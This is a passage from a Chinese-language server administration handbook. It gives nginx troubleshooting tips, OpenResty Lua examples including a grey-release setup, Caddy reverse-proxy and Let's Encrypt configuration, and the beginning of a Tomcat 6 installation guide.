上面的例子location /module 是指 /www/netkiller.com/www.netkiller.com + /module，如果 /www/netkiller.com/www.netkiller.com 目录下面没有 module 目录是出现404， error.log显示 "/www/netkiller.cn/www.netkiller.cn/module/index.html" failed (2: No such file or directory)

13.11. nginx: [warn] duplicate MIME type "text/html" in /etc/nginx/nginx.conf

text/html 是 gzip_types 默认值，所以不要将text/html加入到 gzip_types列表内

13.12. 127.0.0.1:8080 failed

链接本地端口失败，已经关闭防火墙，同时使用 curl http://127.0.0.1:8080 一切正常

日志片段

```
2018/09/07 12:31:27 [crit] 10202#10202: *4 connect() to
[::1]:8080 failed (13: Permission denied) while connecting to
upstream, client: 47.90.97.183, server: www.api.netkiller.cn,
request: "GET /api/ HTTP/2.0", upstream:
"http://[::1]:8080/api/", host: "api.netkiller.cn"
2018/09/07 12:31:27 [warn] 10202#10202: *4 upstream server
temporarily disabled while connecting to upstream, client:
47.90.97.183, server: www.api.netkiller.cn, request: "GET /api/
HTTP/2.0", upstream: "http://[::1]:8080/api/", host:
"api.netkiller.cn"
2018/09/07 12:31:27 [crit] 10202#10202: *4 connect() to
127.0.0.1:8080 failed (13: Permission denied) while connecting
to upstream, client: 47.90.97.183, server:
www.api.netkiller.cn, request: "GET /api/ HTTP/2.0", upstream:
"http://127.0.0.1:8080/api/", host: "api.netkiller.cn"
```

```
2018/09/07 12:31:27 [warn] 10202#10202: *4 upstream server
temporarily disabled while connecting to upstream, client:
47.90.97.183, server: www.api.netkiller.cn, request: "GET /api/
HTTP/2.0", upstream: "http://127.0.0.1:8080/api/", host:
"api.netkiller.cn"
```

问题出现在 AWS 亚马逊云主机。经过筛查发现是 SELINUX 问题

```
[root@netkiller ~]# cat /var/log/audit/audit.log | grep nginx |
grep denied | more

type=AVC msg=audit(1536320093.274:345): avc:  denied  {
sys_resource } for  pid=9544 comm="nginx" capability=24
scontext=system_u:system_r:httpd_t:s0
tcontext=system_u:system_r:httpd_t:s0 tclass=capabi
lity
type=AVC msg=audit(1536320093.274:346): avc:  denied  {
sys_resource } for  pid=9545 comm="nginx" capability=24
scontext=system_u:system_r:httpd_t:s0
tcontext=system_u:system_r:httpd_t:s0 tclass=capabi
lity
type=AVC msg=audit(1536320093.275:347): avc:  denied  {
sys_resource } for  pid=9546 comm="nginx" capability=24
scontext=system_u:system_r:httpd_t:s0
tcontext=system_u:system_r:httpd_t:s0 tclass=capabi
lity
type=AVC msg=audit(1536321850.706:459): avc:  denied  {
sys_resource } for  pid=9798 comm="nginx" capability=24
scontext=system_u:system_r:httpd_t:s0
tcontext=system_u:system_r:httpd_t:s0 tclass=capabi
lity
type=AVC msg=audit(1536321850.707:460): avc:  denied  {
sys_resource } for  pid=9799 comm="nginx" capability=24
scontext=system_u:system_r:httpd_t:s0
tcontext=system_u:system_r:httpd_t:s0 tclass=capabi
lity
type=AVC msg=audit(1536321920.108:461): avc:  denied  {
name_connect } for  pid=9796 comm="nginx" dest=8080
scontext=system_u:system_r:httpd_t:s0
tcontext=system_u:object_r:http_cache_port_t:s0 tclass=t
```

```
cp_socket
type=AVC msg=audit(1536321920.109:462): avc:  denied  {
name_connect } for  pid=9796 comm="nginx" dest=8080
scontext=system_u:system_r:httpd_t:s0
tcontext=system_u:object_r:http_cache_port_t:s0 tclass=t
cp_socket
```

13.13. failed (13: Permission denied) while connecting to upstream

问题分析，此问题出在 SELINUX

```
2021/07/13 02:18:52 [crit] 6671#0: *3 connect() to
192.168.60.7:8000 failed (13: Permission denied) while
connecting to upstream, client: 192.168.90.137, server:
www.netkiller.cn, request: "GET / HTTP/2.0", upstream:
"http://192.168.60.7:8000/", host: "www.netkiller.cn"
```

查看 SELINUX 设置

```
[root@localhost ~]# getsebool -a | grep httpd
httpd_anon_write --> off
httpd_builtin_scripting --> on
httpd_can_check_spam --> off
httpd_can_connect_ftp --> off
httpd_can_connect_ldap --> off
httpd_can_connect_mythtv --> off
httpd_can_connect_zabbix --> off
httpd_can_network_connect --> on
httpd_can_network_connect_cobbler --> off
httpd_can_network_connect_db --> off
httpd_can_network_memcache --> off
httpd_can_network_relay --> off
httpd_can_sendmail --> off
httpd_dbus_avahi --> off
```

```
httpd_dbus_sssd --> off
httpd_dontaudit_search_dirs --> off
httpd_enable_cgi --> on
httpd_enable_ftp_server --> off
httpd_enable_homedirs --> off
httpd_execmem --> off
httpd_graceful_shutdown --> off
httpd_manage_ipa --> off
httpd_mod_auth_ntlm_winbind --> off
httpd_mod_auth_pam --> off
httpd_read_user_content --> off
httpd_run_ipa --> off
httpd_run_preupgrade --> off
httpd_run_stickshift --> off
httpd_serve_cobbler_files --> off
httpd_setrlimit --> off
httpd_ssi_exec --> off
httpd_sys_script_anon_write --> off
httpd_tmp_exec --> off
httpd_tty_comm --> off
httpd_unified --> off
httpd_use_cifs --> off
httpd_use_fusefs --> off
httpd_use_gpg --> off
httpd_use_nfs --> off
httpd_use_opencryptoki --> off
httpd_use_openstack --> off
httpd_use_sasl --> off
httpd_verify_dns --> off
```

设置此选项可以解决

```
[root@localhost ~]# setsebool -P httpd_can_network_connect true
```

13.14. upstream sent too big header while reading response header from upstream

解决方案

```
            proxy_buffer_size  64k;
        proxy_buffers   32 64k;
        proxy_busy_buffers_size 128k;
```

完整例子

```
server {
    listen       80;
    listen       443 ssl http2;
    server_name  www.netkiller.cn;

    ssl_certificate "/etc/pki/nginx/server.crt";
    ssl_certificate_key "/etc/pki/nginx/private/server.key";
    ssl_session_cache shared:SSL:1m;
    ssl_session_timeout  10m;
    ssl_ciphers PROFILE=SYSTEM;
    ssl_prefer_server_ciphers on;

    access_log /var/log/nginx/www.netkiller.cn.access.log;
    error_log /var/log/nginx/www.netkiller.cn.error.log;

    # Load configuration files for the default server block.
    include /etc/nginx/default.d/*.conf;

    location / {
        #proxy_set_header Host $host;
        #proxy_set_header X-Real-IP $remote_addr;
        #proxy_set_header REMOTE-HOST $remote_addr;
        #proxy_set_header X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_buffer_size  64k;
        proxy_buffers   32 64k;
        proxy_busy_buffers_size 128k;
        proxy_pass http://192.168.30.50;
    }
```

```
    error_page 497 https://$host$uri?$args;

    if ($scheme = http) {
        return 301 https://$server_name$request_uri;
    }

    error_page 404 /404.html;
        location = /40x.html {
    }

    error_page 500 502 503 504 /50x.html;
        location = /50x.html {
    }
}
```

13.15. 很目录 index.html 正常访问，其他文件都是 404

情景模拟

```
server {
    listen       80;
    listen       443 ssl http2;
    server_name  www.netkiller.cn;

    access_log /var/log/nginx/www.netkiller.cn.access.log;
    error_log /var/log/nginx/www.netkiller.cn.error.log;

    error_page 497 https://$host$uri?$args;

    if ($scheme = http) {
            return 301 https://$server_name$request_uri;
    }

    location / {
        root   /opt/netkiller.cn/www.netkiller.cn;
            index  index.html;
    }

    location /api/ {
```

```
        proxy_http_version 1.1;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header REMOTE-HOST $remote_addr;
        proxy_set_header X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_pass http://gateway.netkiller.cn:8080/;
        proxy_connect_timeout 120;
        proxy_send_timeout 120;
        proxy_read_timeout 120;
    }

    error_page 404 /404.html;
        location = /40x.html {
    }

    error_page 500 502 503 504 /50x.html;
        location = /50x.html {
    }
}
```

问题分析，这个问题是因为 root 目录指向放在了 location / 下面造成的。解决方案:

```
server {
    listen       80;
    listen       443 ssl http2;
    server_name  www.netkiller.cn;

    access_log /var/log/nginx/www.netkiller.cn.access.log;
    error_log /var/log/nginx/www.netkiller.cn.error.log;

    error_page 497 https://$host$uri?$args;

    if ($scheme = http) {
            return 301 https://$server_name$request_uri;
    }

    root   /opt/netkiller.cn/www.netkiller.cn;
    location / {
```

```
        index  index.html;
    }

    location /api/ {
        proxy_http_version 1.1;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header REMOTE-HOST $remote_addr;
        proxy_set_header X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_pass http://gateway.netkiller.cn:8080/;
        proxy_connect_timeout 120;
        proxy_send_timeout 120;
        proxy_read_timeout 120;
    }

    error_page 404 /404.html;
        location = /40x.html {
    }

    error_page 500 502 503 504 /50x.html;
        location = /50x.html {
    }
}
```

13.16. nginx: [warn] the "listen ... http2" directive is deprecated, use the "http2" directive instead

下面方式已经被弃用

```
server
{
        listen 443 ssl http2;
        listen [::]:443 ssl http2;
        ……
}
```

解决方案

```
server
{
        listen 443 ssl;
        listen [::]:443 ssl;
        http2 on;
        ……
}
```

第 36 章 Openresty

1. 安装 Openresty

CentOS

```
wget https://openresty.org/package/centos/openresty.repo -O
/etc/yum.repos.d/openresty.repo
```

RockyLinux

```
wget https://openresty.org/package/rocky/openresty.repo -O
/etc/yum.repos.d/openresty.repo

或者

yum-config-manager --add-repo
https://openresty.org/package/rocky/openresty.repo
```

安装

```
dnf install -y openresty
```

1.1. 源码安装

```
```

```
dnf install pcre-devel openssl-devel gcc zlib-devel
```

```
cd /usr/local/src
wget https://openresty.org/download/openresty-1.21.4.1.tar.gz
tar zxvf openresty-1.21.4.1.tar.gz
cd openresty-1.21.4.1/
./configure --prefix=/srv/openresty-1.21.4.1
gmake
gmake install

ln -s /srv/openresty-1.21.4.1 /srv/openresty
```

2. Openresty 开发

2.1. Hello world!!!

```
[root@netkiller openresty]# vim
/srv/openresty/nginx/conf/nginx.conf

    server {
        listen 8080;
        location / {
            default_type text/html;
            content_by_lua_block {
                ngx.say("<p>Hello world!!!</p>")
            }
        }
    }
```

重载配置文件

```
[root@netkiller openresty]# bin/openresty -s reload
```

测试效果

```
[root@netkiller openresty]# curl http://www.netkiller.cn
<p>Hello world!!!</p>
```

2.2. 日期和时间

当前时间

```
[root@netkiller lua]# cat time.lua
print(os.time())

[root@netkiller lua]# lua time.lua
1670496310
```

日期

```
[root@netkiller lua]# cat date.lua
local d1 = os.date("%Y-%m-%d %H:%M:%S")
print(d1)

[root@netkiller lua]# lua date.lua
2022-12-08 19:07:45
```

```
[root@netkiller lua]# cat date.lua
local d1 = os.date("%Y-%m-%d %H:%M:%S")
print(d1)

local d2 = os.date("%Y-%m-%d %H:%M:%S", os.time())
print(d2)
[root@netkiller lua]# lua date.lua
2022-12-08 19:12:11
2022-12-08 19:12:11
```

2.3. 数据结构

list 列表

```
[root@netkiller lua]# cat list.lua
local fruits = { "apple", "orange", "pear", "banana" }
for _, fruit in pairs(fruits) do
    if fruit == "pear" then
        print("We Found it!")
    else
        print("Oh no, keep traversing!")
    end
end

[root@netkiller lua]# lua list.lua
Oh no, keep traversing!
Oh no, keep traversing!
We Found it!
Oh no, keep traversing!
```

2.4. echo 输出

```
location /a {
        echo "A";
}

location /b {
        echo "B";
}
```

2.5. 参数处理

获取 GET/POST 参数

```
        location /param {
```

```
        content_by_lua_block {
            local arg = ngx.req.get_uri_args()
            for k,v in pairs(arg) do
                ngx.say("[GET ] key:", k, " value:", v)
            end

            ngx.req.read_body()
            local arg = ngx.req.get_post_args()
            for k,v in pairs(arg) do
                ngx.say("[POST] key:", k, " value:", v)
            end
        }
    }
```

```
[root@netkiller nginx]# curl 'http://www.netkiller.cn/param?
id=111&name=neo&nickname=netkiller'
[GET ] key:nickname value:netkiller
[GET ] key:name value:neo
[GET ] key:id value:111
```

```
[root@netkiller nginx]# curl http://www.netkiller.cn/param -d
'name=Neo&nickname=netkiller'
[POST] key:nickname value:netkiller
[POST] key:name value:Neo
```

获取 body 数据

```
                lua_need_request_body on;
        location /body {
            content_by_lua_block {
```

```
                local data = ngx.req.get_body_data()
                ngx.say("body: ", data)
            }
        }
```

```
[root@netkiller openresty]# bin/openresty -s reload

[root@netkiller openresty]# curl http://www.netkiller.cn/body -
d Hello
body: Hello

[root@netkiller openresty]# curl http://www.netkiller.cn/body -
d name=neo
body: name=neo

[root@netkiller openresty]# curl http://www.netkiller.cn/body -
d "{\"status\":true}"
body: {"status":true}
```

删除不需要的 GET 参数

需求如下，我们需要删除两个参数 password 跟 accesskey

```
location = /test {
        rewrite_by_lua '
                local args = ngx.req.get_uri_args()
                args.password= nil
                args.accesskey = nil
                ngx.req.set_uri_args(args)
        ';

        echo $args;
}
```

```
```

测试效果

```
[root@netkiller ~]# curl 'http://localhost/test?
username=netkiller&password=123456&accesskey=112233&name=Neo&ci
ty=Shenzhen'a
username=netkiller&name=Neo&city=Shenzhena
```

我们可以看到两个参数已经被干掉。

2.6. Nginx 变量

访问变量

ngx.var.[variable]

```
        location /test {
            set $name 'chen';

            content_by_lua_block {
                ngx.say("Name: ",ngx.var.name)
            }
        }
```

set_by_lua 拼接字符串变量

```
localtion ^~ /static/ {

   set_by_lua $domain 'return
```

```
"https://"..os.getenv("ENV")..".netkiller.cn"';
   proxy_pass $domain/resource$request_uri;

}
```

从 lua 文件设置变量

set_by_lua_file

```
        location /proxy {
            set_by_lua_file $name lua/test.lua;

            content_by_lua_block {
                ngx.say("Name: ", ngx.var.name)
            }
        }
```

```
[root@netkiller openresty]# cat nginx/lua/test.lua
#!/usr/bin/env lua

return "Netkiller";
```

2.7. Json

解码 json

```
location /json {
        content_by_lua_block {
                local cjson = require("cjson");
```

```
        local json_text = '{"foo":"bar"}'
        local data = cjson.decode(json_text)
        ngx.say("foo: ", data["foo"])
        }

}
```

剥离一层数组，注意第一个元素下标是1，不是0

```
local cjson = require("cjson");
local json_text = '[{"foo":"bar"}]'
local data = cjson.decode(json_text)
ngx.say("foo: ", data[1]["foo"])
```

2.8. Redis

```
local redisClient = require("resty.redis");
local redis = redisClient:new();
local ip = "127.0.0.1";
local port = 6379;
local ok,err = redis:connect(ip,port);
if not ok then
    log.local_println("redis","Cannot connect, host: " .. ip
.. ", port: " .. port)
    return nil, err
end;

local ok,err = redis:get("key");
if not ok then
   ngx.say("get key err",err);
   return;
else
        ngx.say(ok);
end;
```

```
location /redis {
        content_by_lua_block {
                local redisClient = require("resty.redis");
                local redis = redisClient:new();
                local ip = "127.0.0.1";
                local port = 6379;
                local ok,err = redis:connect(ip,port);
                if not ok then
                    log.local_println("redis","Cannot connect,
host: " .. ip .. ", port: " .. port)
                    return nil, err
                end;

                local ok,err = redis:get("key");
                if not ok then
                   ngx.say("get key err",err);
                   return;
                else
                        ngx.say(ok);
                end;
        }
}
```

测试

```
[root@netkiller openresty]# redis-cli
127.0.0.1:6379> set key Helloworld!!!
OK
127.0.0.1:6379> exit

[root@netkiller openresty]# curl http://www.netkiller.cn/redis
Helloworld!!!
```

2.9. Nginx 缓存

```
lua_shared_dict my_cache 128m;
server {
        listen 8080;
        location /cache {

                content_by_lua_block {
                        local cache = ngx.shared.my_cache
                        local key = 'nickname'
                        local value ='netkiller'
                        local exptime  = 0

                        local result = cache:get(key)
                        if not result then
                                local succ, err, forcible =
cache:set(key, value, exptime)
                                ngx.say("set", succ)
                        else
                                ngx.say("Value: ".. result)
                        end;
                }
        }
}
```

2.10. logs

在 server 下面增加 error_log 配置，这里只记录 notice

```
server {
    listen 8080;
        error_log logs/lua.log notice;
```

打印日志

```
ngx.log(ngx.NOTICE, "det: ", json_string)
```

日志输出

```
2022/08/04 13:58:52 [notice] 830752#0: *247 [lua]
content_by_lua(nginx.conf:159):18: get:
{"key":"platfrom","status":false,"value":""}, client:
127.0.0.1, server: , request: "GET /grey/get?key=platfrom
HTTP/1.1", host: "localhost:8080"
2022/08/04 13:58:55 [notice] 830752#0: *248 [lua]
content_by_lua(nginx.conf:185):22: set:
{"exptime":0,"key":"platfrom","status":true,"value":"111"},
client: 127.0.0.1, server: , request: "GET /grey/set?
key=platfrom&value=111 HTTP/1.1", host: "localhost:8080"
2022/08/04 13:58:59 [notice] 830752#0: *249 [lua]
content_by_lua(nginx.conf:203):13: det:
{"status":true,"key":"platfrom"}, client: 127.0.0.1, server: ,
request: "GET /grey/del?key=platfrom HTTP/1.1", host:
"localhost:8080"
```

```
日志级别:
ngx.STDERR 标准输出
ngx.EMERG 紧急报错
ngx.ALERT 报警
ngx.CRIT 严重，系统故障， 触发运维告警系统
ngx.ERR 错误，业务不可恢复性错误
ngx.WARN 提醒， 业务中可忽略错误
ngx.NOTICE 提醒， 业务中比较重要信息
ngx.INFO 信息， 业务琐碎日志信息， 包含不同情况判断等
ngx.DEBUG 调试
```

3. 实现灰度发布

grey.lua 规则文件

```
[root@netkiller nginx]# cat /srv/openresty/nginx/lua/grey.lua
local cache = ngx.shared.my_cache
local args = ngx.req.get_uri_args()
local key = args['key']
local result = cache:get(key)
local proxy_pass_url = ''
if not result then
    proxy_pass_url = '127.0.0.1/a'
else
    proxy_pass_url = '127.0.0.1/b'
end
ngx.log(ngx.NOTICE, "url: ", proxy_pass_url)
return proxy_pass_url
```

nginx.conf 配置

```
lua_shared_dict my_cache 128m;

server {
listen 8080;

error_log logs/lua.log;

location / {
    default_type text/html;
    content_by_lua_block {
        ngx.say("<p>hello, world</p>")
    }
}
```

```
location /cache/get {
    content_by_lua_block {
        local cache = ngx.shared.my_cache
        local args = ngx.req.get_uri_args()
        local value = cache:get(args['key'])

        json = require("cjson")
                data = {}
        if not value then
            data["status"] = false
            data['value'] = ''
        else
            data["status"] = true
            data['value'] = value
        end
                data["key"] = args['key']
        json_string = json.encode(data)
                ngx.say(json_string)
        ngx.log(ngx.INFO, "get: ", json_string)
    }
}

location /cache/set {
    content_by_lua_block {
        local cache = ngx.shared.my_cache
        local args = ngx.req.get_uri_args()
        local exptime = tonumber(args['ttl'])
        local key = args['key']
        local value = args['value']
        if not exptime then
                    exptime = 0
            end
        local status, err, forcible = cache:set(key, value,
exptime)

        ngx.header['Content-Type'] = 'application/json;
charset=utf-8'

        json = require("cjson")
        data = {}
        data["status"] = status
        data["key"] = key
        data['value'] = value
        data["exptime"] = exptime
        json_string = json.encode(data)
```

```
        ngx.say(json_string)
        ngx.log(ngx.INFO, "set: ", json_string)
    }
}

location /cache/del {
    content_by_lua_block {
        local cache = ngx.shared.my_cache
        local args = ngx.req.get_uri_args()
        local status, err, forcible = cache:delete(args['key'])
        ngx.header['Content-Type'] = 'application/json;
charset=utf-8'

        json = require("cjson")
        data = {}
        data["status"] = status
        data["key"] = args['key']
        json_string = json.encode(data)
        ngx.say(json_string)
        ngx.log(ngx.INFO, "det: ", json_string)

    }
}

location /test {
    set_by_lua_file $proxy_pass_url lua/grey.lua;
    proxy_pass http://$proxy_pass_url;
    #echo $proxy_pass_url;
}
}
```

默认访问 A 环境

```
[root@netkiller nginx]# curl http://localhost:8080/cache/test
A
```

neo 默认也是 A 环境

```
[root@netkiller nginx]# curl http://localhost:8080/cache/test?
key=neo
A
```

```
将 neo 分配到 B 环境
[root@netkiller nginx]# curl 'http://localhost:8080/cache/set?
key=neo&value=true'
{"exptime":0,"value":"true","key":"neo","status":true}

默认仍是 A
[root@netkiller nginx]# curl http://localhost:8080/cache/test
A

现在 neo 默认是 B
[root@netkiller nginx]# curl http://localhost:8080/cache/test?
key=neo
B

将 neo 从灰度名单中移除
[root@netkiller nginx]# curl http://localhost:8080/cache/del?
key=neo
{"key":"neo","status":true}

现在 neo 被重新分配回 A
[root@netkiller nginx]# curl http://localhost:8080/cache/test?
key=neo
A
```

4. Redis

nginx 配置

```
location /redis {
default_type 'text/html';
lua_code_cache on;
content_by_lua_file lua/redis.lua;
}
```

lua/redis.lua 程序

```
[root@netkiller nginx]# cat lua/redis.lua
local host = "127.0.0.1"
local port = 6379
-- local password = "passw0rd"
local password = ""
local redis = require("resty.redis")
local conn = redis:new()

conn:set_timeout(5000)

local ok, err = conn:connect(host, port)

if not ok then
ngx.say("connect to redis error : ", err)
return
elseif password and password ~= "" then
ok, err = conn:auth(password)
if not ok then
    ngx.say("failed to authenticate: ", err)
    return
end
end
```

```
ok, err = conn:set("msg", "hello world")
if not ok then
ngx.say("set msg error : ", err)
end

local value, err = conn:get("msg")
if not value then
ngx.say("get msg error : ", err)
end
if value == ngx.null then
value = ''
end

ngx.say("msg : ", value)

local ok, err = conn:close()
if not ok then
ngx.say("close redis error:", err)
end
```

list

```
local lists, err = red:lrange("nokey", 0, -1)
ngx.say(lists)
```

set

```
red:sadd("city","Shenzhen","Shanghai","Beijing")
local citys, err = red:smembers("city")
ngx.say(citys)

for i, item in ipairs(citys) do
ngx.say(item)
end
```

第 37 章 Caddy

Caddy is a powerful, enterprise-ready, open source web server with automatic HTTPS written in Go.

1. 安装 Caddy

1.1. CentOS/Rocky Linux/AlmiLinux

```
[root@netkiller ~]# dnf install 'dnf-command(copr)'
[root@netkiller ~]# dnf copr enable @caddy/caddy
[root@netkiller ~]# dnf install caddy

[root@netkiller ~]# systemctl enable caddy
[root@netkiller ~]# systemctl start caddy

[root@netkiller ~]# cp /etc/caddy/Caddyfile{,.original}
```

2. 命令行

2.1. 启动 Caddy

前台运行

```
caddy run --config /etc/caddy/Caddyfile --adapter caddyfile
```

开启 **QUIC**

```
caddy run --config /etc/caddy/Caddyfile --adapter caddyfile --
quic
```

2.2. 文件服务器

将当前目录作为文件服务器的根目录

```
$ caddy file-server
```

指定端口

```
$ caddy file-server --listen :8080
```

不打开 index.html，显示文件目录

```
$ caddy file-server --browse
```

指定文件服务器根目录

```
$ caddy file-server --root ~/public_html
```

3. /etc/caddy/Caddyfile

https://caddyserver.com/docs/caddyfile

3.1. 监听地址

```
localhost
example.com
:443
http://example.com
localhost:8080
127.0.0.1
[::1]:2015
example.com/foo/*
*.example.com
http://
```

```
localhost:8080, example.com, www.example.com
```

泛解析

```
*.example.com
```

3.2. 反向代理

```
http://api.netkiller.cn {
```

```
    reverse_proxy /* http://192.168.30.10:8080
    tls netkiller@msn.com
}
```

推送 X-Forwarded-For 头

```
http://www.netkiller.cn {

    root * /opt/netkiller.cn/www.netkiller.cn
    file_server

    reverse_proxy /api/* 192.168.30.10:8080 {
            header_up X-Real-IP {http.request.remote.host}
            header_up X-Forwarded-For
{http.request.remote.host}
        }

}
```

反向代理自签名证书，添加 tls_insecure_skip_verify 配置项

```
netkiller.cn {
    reverse_proxy * {
        to https://192.168.0.10
        transport http {
            tls_insecure_skip_verify
        }
    }
}

api.netkiller.cn {
    reverse_proxy * {
        to 192.168.10.10:443
        transport http {
            tls
            tls_insecure_skip_verify
```

```
        }
    }
}
```

反向代理URL前缀问题

```
举例:
www.netkiller.cn {
        reverse_proxy /api/* http://api.netkiller.cn:8080
}
访问URL:
http://www.netkiller.cn/api/adduser

实际访问的URL是:
http://api.netkiller.cn:8080/api/adduser

我们需要的URL是:
http://api.netkiller.cn:8080/adduser
```

解决方案

```
www.netkiller.cn {
        route /api* {
        uri strip_prefix /api
                reverse_proxy api.netkiller.cn:8088
        }
}
```

3.3. Let's Encrypt 免费 SSL 证书

准备域名

```
neo@MacBook-Pro-Neo-3 ~> dig chat.netkiller.cn

; <<>> DiG 9.10.6 <<>> chat.netkiller.cn
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24569
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;chat.netkiller.cn.             IN      A

;; ANSWER SECTION:
chat.netkiller.cn.      600     IN      A       8.219.73.35

;; Query time: 109 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 04 19:31:02 CST 2022
;; MSG SIZE  rcvd: 62
```

这里准备了一个域名 chat.netkiller.cn 并且已经做好了解析

安装 certbot 工具

```
[root@netkiller ~]# dnf install -y certbot
```

生成 SSL 证书

```
[root@netkiller ~]# certbot certonly --manual
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Enter email address (used for urgent renewal and security
```

```
notices)
 (Enter 'c' to cancel): netkiller@msn.com

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - -
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.2-November-15-
2017.pdf. You must
agree in order to register with the ACME server. Do you agree?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - -
(Y)es/(N)o: Y

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - -
Would you be willing, once your first certificate is
successfully issued, to
share your email address with the Electronic Frontier
Foundation, a founding
partner of the Let's Encrypt project and the non-profit
organization that
develops Certbot? We'd like to send you email about our work
encrypting the web,
EFF news, campaigns, and ways to support digital freedom.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - -
(Y)es/(N)o: Y
Account registered.
Please enter the domain name(s) you would like on your
certificate (comma and/or
space separated) (Enter 'c' to cancel): chat.netkiller.cn
Requesting a certificate for chat.netkiller.cn

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - -
Create a file containing just this data:

h27fzgPCxW9Kmhcd9af3YPwuYFCizmZZ_JLvoCeNSQ4.sD2SO-
myCgf0JjzYqkA9LA3nN9Pau98bk_fmlBWmzII

And make it available on your web server at this URL:

http://chat.netkiller.cn/.well-known/acme-
challenge/h27fzgPCxW9Kmhcd9af3YPwuYFCizmZZ_JLvoCeNSQ4
```

```
- - - -
```

```
These files will be updated when the certificate renews.

NEXT STEPS:
- This certificate will not be renewed automatically.
Autorenewal of --manual certificates requires the use of an
authentication hook script (--manual-auth-hook) but one was not
provided. To renew this certificate, repeat this same certbot
command before the certificate's expiry date.

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
If you like Certbot, please consider supporting our work by:
 * Donating to ISRG / Let's Encrypt:
https://letsencrypt.org/donate
 * Donating to EFF:                    https://eff.org/donate-
le
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - -
```

证书创建完毕，接着配置 Caddy Web 服务器

```
[root@netkiller ~]# vim /etc/caddy/Caddyfile
chat.netkiller.cn:80 {
        respond /.well-known/acme-
challenge/h27fzgPCxW9Kmhcd9af3YPwuYFCizmZZ_JLvoCeNSQ4
"h27fzgPCxW9Kmhcd9af3YPwuYFCizmZZ_JLvoCeNSQ4.sD2SO-
myCgf0JjzYqkA9LA3nN9Pau98bk_fmlBWmzII" 200
}
chat.netkiller.cn {
        respond "Hello world!!!"
}

[root@netkiller ~]# systemctl reload caddy

[root@netkiller ~]# curl https://chat.netkiller.cn
Hello world!!!
```

使用 MySSL 工具检查证书 https://myssl.com/chat.netkiller.cn?domain=chat.netkiller.cn

3.4. 返回内容

```
chat.netkiller.cn {
        respond "Hello, world!"
}
```

```
[root@netkiller ~]# curl https://chat.netkiller.cn
Hello, world!
```

```
[root@netkiller ~]# cat /etc/caddy/Caddyfile
chat.netkiller.cn {
        respond /.well-known/acme-challenge/V7-
P_SdeHeXDk3qyj0HhvYrrQ2PFbZrKv4ck6FNQSys "V7-
P_SdeHeXDk3qyj0HhvYrrQ2PFbZrKv4ck6FNQSys.sD2SO-
myCgf0JjzYqkA9LA3nN9Pau98bk_fmlBWmzII" 200
}

[root@netkiller ~]# curl https://chat.netkiller.cn/.well-
known/acme-challenge/V7-
P_SdeHeXDk3qyj0HhvYrrQ2PFbZrKv4ck6FNQSys
V7-P_SdeHeXDk3qyj0HhvYrrQ2PFbZrKv4ck6FNQSys.sD2SO-
myCgf0JjzYqkA9LA3nN9Pau98bk_fmlBWmzII
```

第 38 章 Apache Tomcat

1. Tomcat 安装与配置

1.1. Tomcat 6

解压安装

```
chmod +x jdk-6u1-linux-i586.bin
./jdk-6u1-linux-i586.bin
输入"yes"回车

mv jdk1.6.0_01 /usr/local/
ln -s /usr/local/jdk1.6.0_01/ /usr/local/java
```

/etc/profile.d/java.sh

例 38.1. /etc/profile.d/java.sh

```
################################################
### Java environment
################################################
export JAVA_HOME=/usr/local/java
export JRE_HOME=/usr/local/java/jre
export PATH=$PATH:/usr/local/java/bin:/usr/local/java/jre/bin
export
CLASSPATH="./:/usr/local/java/lib:/usr/local/java/jre/lib:/usr/
local/memcached/api/java"
export JAVA_OPTS="-Xms512m -Xmx1024m"
```

下载binary解压到/usr/local/

下载软件包

```
wget http://archive.apache.org/dist/tomcat/tomcat-
6/v6.0.13/bin/apache-tomcat-6.0.13.tar.gz
wget http://archive.apache.org/dist/tomcat/tomcat-
connectors/native/tomcat-native-1.1.10-src.tar.gz
wget http://archive.apache.org/dist/tomcat/tomcat-
connectors/jk/source/jk-1.2.23/tomcat-connectors-1.2.23-
src.tar.gz
```

```
tar zxvf apache-tomcat-6.0.13.tar.gz
mv apache-tomcat-6.0.13 /usr/local/
ln -s /usr/local/apache-tomcat-6.0.13/ /usr/local/tomcat
```

tomcat-native

```
tar zxvf tomcat-native-1.1.10-src.tar.gz
cd tomcat-native-1.1.10-src/jni/native
./configure --with-apr=/usr/local/apache/bin/apr-1-config --
with-java-home=/usr/local/java/
make
make install
```

catalina.sh

```
CATALINA_OPTS="-Djava.library.path=/usr/local/apr/lib"
JAVA_OPTS="-Xss128k -Xms128m -Xmx1024m -XX:PermSize=128M -
XX:MaxPermSize=256m -XX:MaxNewSize=256m"
```

启动

```
startup.sh
```

tomcat-native

```
cd /usr/local/tomcat-6.0.18/bin
tar zxvf tomcat-native.tar.gz
cd tomcat-native-1.1.14-src/jni/native
./configure --with-apr=/usr/local/apr --with-java-
home=/usr/java/jdk1.6.0_11
make && make install
```

启动脚本

例 38.2. /etc/init.d/tomcat

```
# cat /etc/init.d/tomcat
#!/bin/bash
# description: Tomcat Start Stop Restart
# processname: tomcat
# chkconfig: 234 20 80

JAVA_HOME=/srv/java
CATALINA_HOME=/srv/apache-tomcat

# Source function library.
. /etc/init.d/functions

# Source networking configuration.
. /etc/sysconfig/network

if [ -f /etc/sysconfig/tomcat ]; then
        . /etc/sysconfig/tomcat
fi

